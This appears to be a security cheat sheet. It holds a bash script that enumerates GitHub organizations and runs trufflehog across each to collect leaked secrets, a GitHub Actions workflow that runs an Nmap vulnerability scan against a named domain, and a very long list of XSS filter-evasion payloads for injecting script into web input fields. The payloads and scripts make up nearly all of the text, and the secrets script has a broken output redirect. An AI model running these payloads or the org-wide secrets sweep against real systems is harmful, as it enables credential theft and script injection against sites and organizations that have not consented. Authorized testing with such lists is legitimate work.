Truffleroasting GitHub Organizations

```
#!/usr/bin/env bash

# Enumerate GitHub organizations for secrets and credentials
PAT=<GitHub PAT>
ID=1
while [ $ID -lt 1000000 ]
do
    curl -L \
    -H "Accept: application/vnd.github+json" \
    -H "Authorization: Bearer $PAT" \
    -H "X-GitHub-Api-Version: 2022-11-28" \
    -H "Per-Page: 100" \
    "https://api.github.com/organizations?per_page=100&since=$ID" | jq -r .[].login >>
    ID=$((ID + 10000))
done

# Read each line from orgs.txt and run trufflehog for each organization
while read -r line; do
    trufflehog github --concurrency=5 -j --org="$line" >> truffle_org.txt
done < orgs.txt
```

Turning Nmap into a Vulnerability Scanner Using GitHub Actions

```
name: Nmap GitHub Action
on:
  push:
    branches:
      - main
jobs:
  run_script_with_package:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v2

      - name: Install Nmap
        run: sudo apt-get update && sudo apt-get install -y nmap

      - name: Run Nmap Vulnerability Scanner
        run: |
          git clone https://github.com/scipag/vulscan scipag_vulscan
          sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
          nmap -sV --script=vulscan/vulscan.nse rosesecurityresearch.com
```

XSS Testing

Use these strings on all input fields and identify what remains after filtering for XSS attacks (Source: Cross Site Scripting Vulnerability Payload List):

```
"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"></img>
<audio src=1 href=1 onerror="javascript:alert(1)"></audio>
<video src=1 href=1 onerror="javascript:alert(1)"></video>
<body src=1 href=1 onerror="javascript:alert(1)"></body>
<image src=1 href=1 onerror="javascript:alert(1)"></image>
<object src=1 href=1 onerror="javascript:alert(1)"></object>
<script src=1 href=1 onerror="javascript:alert(1)"></script>
<svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
<title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></titl
<iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
<body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEn
<body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
<frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScr
<script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)">
<html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
<body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body o
<svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
<body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
<body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver
<body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
<body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
<bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></
<html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLe
<html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWh
<style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
<iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)">
```

```
<body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
<style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></
<frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus
<applet onError applet onError="javascript:javascript:alert(1)"></applet onError>
<marquee onStart marquee onStart="javascript:javascript:alert(1)"></marquee onStart>
<script onLoad script onLoad="javascript:javascript:alert(1)"></script onLoad>
<html onMouseOver html onMouseOver="javascript:javascript:alert(1)"></html onMouseOver
<html onMouseEnter html onMouseEnter="javascript:parent.javascript:alert(1)"></html on
<body onBeforeUnload body onBeforeUnload="javascript:javascript:alert(1)"></body onBef
<html onMouseDown html onMouseDown="javascript:javascript:alert(1)"></html onMouseDown
<marquee onScroll marquee onScroll="javascript:javascript:alert(1)"></marquee onScroll
<xml onPropertyChange xml onPropertyChange="javascript:javascript:alert(1)"></xml onPr
<frameset onBlur frameset onBlur="javascript:javascript:alert(1)"></frameset onBlur>
<applet onReadyStateChange applet onReadyStateChange="javascript:javascript:alert(1)">
<svg onUnload svg onUnload="javascript:javascript:alert(1)"></svg onUnload>
<html onMouseOut html onMouseOut="javascript:javascript:alert(1)"></html onMouseOut>
<body onMouseMove body onMouseMove="javascript:javascript:alert(1)"></body onMouseMove
<body onResize body onResize="javascript:javascript:alert(1)"></body onResize>
<object onError object onError="javascript:javascript:alert(1)"></object onError>
<body onPopState body onPopState="javascript:javascript:alert(1)"></body onPopState>
<html onMouseMove html onMouseMove="javascript:javascript:alert(1)"></html onMouseMove
<applet onreadystatechange applet onreadystatechange="javascript:javascript:alert(1)">
<body onpagehide body onpagehide="javascript:javascript:alert(1)"></body onpagehide>
<svg onunload svg onunload="javascript:javascript:alert(1)"></svg onunload>
<applet onerror applet onerror="javascript:javascript:alert(1)"></applet onerror>
<body onkeyup body onkeyup="javascript:javascript:alert(1)"></body onkeyup>
<body onunload body onunload="javascript:javascript:alert(1)"></body onunload>
<iframe onload iframe onload="javascript:javascript:alert(1)"></iframe onload>
<body onload body onload="javascript:javascript:alert(1)"></body onload>
<html onmouseover html onmouseover="javascript:javascript:alert(1)"></html onmouseover
<object onbeforeload object onbeforeload="javascript:javascript:alert(1)"></object onb
<body onbeforeunload body onbeforeunload="javascript:javascript:alert(1)"></body onbef
<body onfocus body onfocus="javascript:javascript:alert(1)"></body onfocus>
<body onkeydown body onkeydown="javascript:javascript:alert(1)"></body onkeydown>
<iframe onbeforeload iframe onbeforeload="javascript:javascript:alert(1)"></iframe onb
<iframe src iframe src="javascript:javascript:alert(1)"></iframe src>
<svg onload svg onload="javascript:javascript:alert(1)"></svg onload>
<html onmousemove html onmousemove="javascript:javascript:alert(1)"></html onmousemove
<body onblur body onblur="javascript:javascript:alert(1)"></body onblur>
\x3Cscript>javascript:alert(1)</script>
'"`><script>/* *\x2Fjavascript:alert(1)// */</script>
<script>javascript:alert(1)</script\x0D
<script>javascript:alert(1)</script\x0A
<script>javascript:alert(1)</script\x0B
<script charset="\x22>javascript:alert(1)</script>
<!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- ---> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x00> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x21> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x3E> <img src=xxx:x onerror=javascript:alert(1)> -->
`"'><img src='#\x27 onerror=javascript:alert(1)>
```

```
<a href="javascript\x3Ajavascript:alert(1)" id="fuzzelement1">test</a>
"'`><p><svg><script>a='hello\x27;javascript:alert(1)//';</script></p>
<a href="javas\x00cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x07cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Dcript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Acript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x08cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x02cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x03cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x04cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x01cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x05cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Bcript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x09cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x06cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Ccript:javascript:alert(1)" id="fuzzelement1">test</a>
<script>/* *\x2A/javascript:alert(1)// */</script>
<script>/* *\x00/javascript:alert(1)// */</script>
<style></style\x3E<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x0D<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x09<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x20<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x0A<img src="about:blank" onerror=javascript:alert(1)//></style>
"'`>ABC<div style="font-family:'foo'\x7Dx:expression(javascript:alert(1);/*';">DEF
"'`>ABC<div style="font-family:'foo'\x3Bx:expression(javascript:alert(1);/*';">DEF
%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
<script>if("x\\xE1\x96\x89".length==2) { javascript:alert(1);}</script>
<script>if("x\\xE0\xB9\x92".length==2) { javascript:alert(1);}</script>
<script>if("x\\xEE\xA9\x93".length==2) { javascript:alert(1);}</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
"'`><\x3Cimg src=xxx:x onerror=javascript:alert(1)>
"'`><\x00img src=xxx:x onerror=javascript:alert(1)>
<script src="data:text/plain\x2Cjavascript:alert(1)"></script>
<script src="data:\xD4\x8F,javascript:alert(1)"></script>
<script src="data:\xE0\xA4\x98,javascript:alert(1)"></script>
<script src="data:\xCB\x8F,javascript:alert(1)"></script>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
ABC<div style="x:expression\x00(javascript:alert(1)">DEF
ABC<div style="x:exp\x00ression(javascript:alert(1)">DEF
ABC<div style="x:exp\x5Cression(javascript:alert(1)">DEF
ABC<div style="x:\x0Aexpression(javascript:alert(1)">DEF
ABC<div style="x:\x09expression(javascript:alert(1)">DEF
```

```
ABC<div style="x:\xE3\x80\x80expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x84expression(javascript:alert(1)">DEF
ABC<div style="x:\xC2\xA0expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x80expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x8Aexpression(javascript:alert(1)">DEF
ABC<div style="x:\x0Dexpression(javascript:alert(1)">DEF
ABC<div style="x:\x0Cexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x87expression(javascript:alert(1)">DEF
ABC<div style="x:\xEF\xBB\xBFexpression(javascript:alert(1)">DEF
ABC<div style="x:\x20expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x88expression(javascript:alert(1)">DEF
ABC<div style="x:\x00expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x8Bexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x86expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x85expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x82expression(javascript:alert(1)">DEF
ABC<div style="x:\x0Bexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x81expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x83expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x89expression(javascript:alert(1)">DEF
<a href="\x0Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xC2\xA0javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x05javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE1\xA0\x8Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x18javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x11javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x88javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x89javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x17javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x03javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x00javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x10javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x82javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x20javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x13javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x09javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x8Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x14javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x19javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xAFjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x81javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x87javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x07javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE1\x9A\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x83javascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
<a href="\x04javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x84javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x86javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x12javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x02javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xA9javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x85javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x81\x9Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x00:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x3A:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x09:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x0D:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x0A:javascript:alert(1)" id="fuzzelement1">test</a>
`"'><img src=xxx:x \x0Aonerror=javascript:alert(1)>
`"'><img src=xxx:x \x22onerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Bonerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Donerror=javascript:alert(1)>
`"'><img src=xxx:x \x2Fonerror=javascript:alert(1)>
`"'><img src=xxx:x \x09onerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
`"'><img src=xxx:x \x00onerror=javascript:alert(1)>
`"'><img src=xxx:x \x27onerror=javascript:alert(1)>
`"'><img src=xxx:x \x20onerror=javascript:alert(1)>
"`'><script>\x3Bjavascript:alert(1)</script>
"`'><script>\x0Djavascript:alert(1)</script>
"`'><script>\xEF\xBB\xBFjavascript:alert(1)</script>
"`'><script>\xE2\x80\x81javascript:alert(1)</script>
"`'><script>\xE2\x80\x84javascript:alert(1)</script>
"`'><script>\xE3\x80\x80javascript:alert(1)</script>
"`'><script>\x09javascript:alert(1)</script>
"`'><script>\xE2\x80\x89javascript:alert(1)</script>
"`'><script>\xE2\x80\x85javascript:alert(1)</script>
"`'><script>\xE2\x80\x88javascript:alert(1)</script>
"`'><script>\x00javascript:alert(1)</script>
"`'><script>\xE2\x80\xA8javascript:alert(1)</script>
"`'><script>\xE2\x80\x8Ajavascript:alert(1)</script>
"`'><script>\xE1\x9A\x80javascript:alert(1)</script>
"`'><script>\x0Cjavascript:alert(1)</script>
```

```
"`'><script>\x2Bjavascript:alert(1)</script>
"`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)</script>
"`'><script>-javascript:alert(1)</script>
"`'><script>\x0Ajavascript:alert(1)</script>
"`'><script>\xE2\x80\xAFjavascript:alert(1)</script>
"`'><script>\x7Ejavascript:alert(1)</script>
"`'><script>\xE2\x80\x87javascript:alert(1)</script>
"`'><script>\xE2\x81\x9Fjavascript:alert(1)</script>
"`'><script>\xE2\x80\xA9javascript:alert(1)</script>
"`'><script>\xC2\x85javascript:alert(1)</script>
"`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
"`'><script>\xE2\x80\x83javascript:alert(1)</script>
"`'><script>\xE2\x80\x8Bjavascript:alert(1)</script>
"`'><script>\xEF\xBF\xBEjavascript:alert(1)</script>
"`'><script>\xE2\x80\x80javascript:alert(1)</script>
"`'><script>\x21javascript:alert(1)</script>
"`'><script>\xE2\x80\x82javascript:alert(1)</script>
"`'><script>\xE2\x80\x86javascript:alert(1)</script>
"`'><script>\xE1\xA0\x8Ejavascript:alert(1)</script>
"`'><script>\x0Bjavascript:alert(1)</script>
"`'><script>\x20javascript:alert(1)</script>
"`'><script>\xC2\xA0javascript:alert(1)</script>
"/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=xxx:x />
"/><img/onerror=\x22javascript:alert(1)\x22src=xxx:x />
"/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />
"/><img/onerror=\x27javascript:alert(1)\x27src=xxx:x />
"/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=xxx:x />
"/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=xxx:x />
"/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=xxx:x />
"/><img/onerror=\x60javascript:alert(1)\x60src=xxx:x />
"/><img/onerror=\x20javascript:alert(1)\x20src=xxx:x />
<script\x2F>javascript:alert(1)</script>
<script\x20>javascript:alert(1)</script>
<script\x0D>javascript:alert(1)</script>
<script\x0A>javascript:alert(1)</script>
<script\x0C>javascript:alert(1)</script>
<script\x00>javascript:alert(1)</script>
<script\x09>javascript:alert(1)</script>
`"'><img src=xxx:x onerror\x0B=javascript:alert(1)>
`"'><img src=xxx:x onerror\x00=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0C=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0D=javascript:alert(1)>
`"'><img src=xxx:x onerror\x20=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0A=javascript:alert(1)>
`"'><img src=xxx:x onerror\x09=javascript:alert(1)>
<script>javascript:alert(1)<\x00/script>
<img src=# onerror\x3D"javascript:alert(1)" >
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><input autofocus>
<video poster=javascript:javascript:alert(1)//
<body onscroll=javascript:alert(1)><br><br><br><br><br><br>...<br><br><br><br><br><br>
```

```
<form id=test onforminput=javascript:alert(1)><input></form><button form=test onformch
<video><source onerror="javascript:javascript:alert(1)">
<video onerror="javascript:javascript:alert(1)"><source>
<form><button formaction="javascript:javascript:alert(1)">X
<body oninput=javascript:alert(1)><input autofocus>
<math href="javascript:javascript:alert(1)">CLICKME</math>  <math> <maction actiontype
<frameset onload=javascript:alert(1)>
<table background="javascript:javascript:alert(1)">
<!--<img src="--><img src=x onerror=javascript:alert(1)//">
<comment><img src="</comment><img src=x onerror=javascript:alert(1))//">
<![><img src="]><img src=x onerror=javascript:alert(1)//">
<style><img src="</style><img src=x onerror=javascript:alert(1)//">
<li style=list-style:url() onerror=javascript:alert(1)> <div style=content:url(data:im
<head><base href="javascript://"></head><body><a href="/. /,javascript:alert(1)//#">XX
<SCRIPT FOR=document EVENT=onreadystatechange>javascript:alert(1)</SCRIPT>
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VAL
<object data="data:text/html;base64,%(base64)s">
<embed src="data:text/html;base64,%(base64)s">
<b <script>alert(1)</script>0
<div id="div1"><input value="``onmouseover=javascript:alert(1)"></div> <div id="div2">
<x '="foo"><x foo='><img src=x onerror=javascript:alert(1)//'>
<embed src="javascript:alert(1)">
<img src="javascript:alert(1)">
<image src="javascript:alert(1)">
<script src="javascript:alert(1)">
<div style=width:1px;filter:glow onfilterchange=javascript:alert(1)>x
<? foo="><script>javascript:alert(1)</script>">
<! foo="><script>javascript:alert(1)</script>">
</ foo="><script>javascript:alert(1)</script>">
<? foo="><x foo='?><script>javascript:alert(1)</script>'>">
<! foo="[[[Inception]]"><x foo="]foo><script>javascript:alert(1)</script>">
<% foo><x foo="%><script>javascript:alert(1)</script>">
<div id=d><x xmlns="><iframe onload=javascript:alert(1)"></div> <script>d.innerHTML=d.
<img \x00src=x onerror="alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x11src=x onerror="javascript:alert(1)">
<img \x12src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x10src=x onerror="javascript:alert(1)">
<img\x13src=x onerror="javascript:alert(1)">
<img\x32src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x11src=x onerror="javascript:alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x34src=x onerror="javascript:alert(1)">
<img \x39src=x onerror="javascript:alert(1)">
<img \x00src=x onerror="javascript:alert(1)">
<img src\x09=x onerror="javascript:alert(1)">
<img src\x10=x onerror="javascript:alert(1)">
<img src\x13=x onerror="javascript:alert(1)">
<img src\x32=x onerror="javascript:alert(1)">
```

```
<img src\x12=x onerror="javascript:alert(1)">
<img src\x11=x onerror="javascript:alert(1)">
<img src\x00=x onerror="javascript:alert(1)">
<img src\x47=x onerror="javascript:alert(1)">
<img src=x\x09onerror="javascript:alert(1)">
<img src=x\x10onerror="javascript:alert(1)">
<img src=x\x11onerror="javascript:alert(1)">
<img src=x\x12onerror="javascript:alert(1)">
<img src=x\x13onerror="javascript:alert(1)">
<img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
<img src=x onerror=\x09"javascript:alert(1)">
<img src=x onerror=\x10"javascript:alert(1)">
<img src=x onerror=\x11"javascript:alert(1)">
<img src=x onerror=\x12"javascript:alert(1)">
<img src=x onerror=\x32"javascript:alert(1)">
<img src=x onerror=\x00"javascript:alert(1)">
<a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12script:javascript:alert(1)>XXX</a>
<img src="x` `<script>javascript:alert(1)</script>"` `>
<img src onerror /" '"= alt=javascript:alert(1)//">
<title onpropertychange=javascript:alert(1)></title><title title=>
<a href=http://foo.bar/#x=`y></a><img alt="`><img src=x:x onerror=javascript:alert(1)>
<!--[if]><script>javascript:alert(1)</script -->
<!--[if<img src=x onerror=javascript:alert(1)//]> -->
<script src="/\%(jscript)s"></script>
<script src="\\%(jscript)s"></script>
<object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object
<a style="-o-link:'javascript:javascript:alert(1)';-o-link-source:current">X
<style>p[foo=bar{}*{-o-link:'javascript:javascript:alert(1)'}{}*{-o-link-source:curren
<link rel=stylesheet href=data:,*%7bx:expression(javascript:alert(1))%7d
<style>@import "data:,*%7bx:expression(javascript:alert(1))%7D";</style>
<a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclic
<style>*[{}@import'%(css)s?]</style>X
<div style="font-family:'foo&#10;;color:red;';">XXX
<div style="font-family:foo}color=red;">XXX
<// style=x:expression\28javascript:alert(1)\29>
<style>*{x:▫▫▫▫▫▫▫▫▫▫(javascript:alert(1))}</style>
<div style=content:url(%(svg)s)></div>
<div style="list-style:url(http://foo.f)\20url(javascript:javascript:alert(1));">X
<div id=d><div style="font-family:'sans\27\3B color\3Ared\3B'">X</div></div> <script>w
<div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
<div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);"
<div id="x">XXX</div> <style>  #x{font-family:foo[bar;color:green;}  #y];color:red;{}
<x style="background:url('x&#1;;color:red;/*')">XXX</x>
<script>({set/**/$($){_/**/setter=$,_=javascript:alert(1)}}).$=eval</script>
<script>({0:#0=eval/#0#/#0#(javascript:alert(1))})</script>
<script>ReferenceError.prototype.__defineGetter__('name', function(){javascript:alert(
<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('javascript:alert(1)'
<meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8
<meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/scr
<meta charset="mac-farsi">¼script¾javascript:alert(1)¼/script¾
X<x style=`behavior:url(#default#time2)` onbegin=`javascript:alert(1)` >
```

```
1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)`
1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attr
<vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);positio
1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);
<a style="behavior:url(#default#AnchorClick);" folder="javascript:javascript:alert(1)"
<x style="behavior:url(%(sct)s)">
<xml id="xss" src="%(htc)s"></xml> <label dataformatas="html" datasrc="#xss" datafld="
<event-source src="%(event)s" onload="javascript:alert(1)">
<a href="javascript:javascript:alert(1)"><event-source src="data:application/x-dom-eve
<div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#
<script>%(payload)s</script>
<script src=%(jscript)s></script>
<script language='javascript' src='%(jscript)s'></script>
<script>javascript:alert(1)</script>
<IMG SRC="javascript:javascript:alert(1);">
<IMG SRC=javascript:javascript:alert(1)>
<IMG SRC=`javascript:javascript:alert(1)`>
<SCRIPT SRC=%(jscript)s?<B>
<FRAMESET><FRAME SRC="javascript:javascript:alert(1);"></FRAMESET>
<BODY ONLOAD=javascript:alert(1)>
<BODY ONLOAD=javascript:javascript:alert(1)>
<IMG SRC="jav    ascript:javascript:alert(1);">
<BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascript:alert(1)>
<SCRIPT/SRC="%(jscript)s"></SCRIPT>
<<SCRIPT>%(payload)s//<</SCRIPT>
<IMG SRC="javascript:javascript:alert(1)"
<iframe src=%(scriptlet)s <
<INPUT TYPE="IMAGE" SRC="javascript:javascript:alert(1);">
<IMG DYNSRC="javascript:javascript:alert(1)">
<IMG LOWSRC="javascript:javascript:alert(1)">
<BGSOUND SRC="javascript:javascript:alert(1);">
<BR SIZE="&{javascript:alert(1)}">
<LAYER SRC="%(scriptlet)s"></LAYER>
<LINK REL="stylesheet" HREF="javascript:javascript:alert(1);">
<STYLE>@import'%(css)s';</STYLE>
<META HTTP-EQUIV="Link" Content="<%(css)s>; REL=stylesheet">
<XSS STYLE="behavior: url(%(htc)s);">
<STYLE>li {list-style-image: url("javascript:javascript:alert(1)");}</STYLE><UL><LI>XS
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:javascript:alert(1);">
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:javascript:alert(1);
<IFRAME SRC="javascript:javascript:alert(1);"></IFRAME>
<TABLE BACKGROUND="javascript:javascript:alert(1)">
<TABLE><TD BACKGROUND="javascript:javascript:alert(1)">
<DIV STYLE="background-image: url(javascript:javascript:alert(1))">
<DIV STYLE="width:expression(javascript:alert(1));">
<IMG STYLE="xss:expr/*XSS*/ession(javascript:alert(1))">
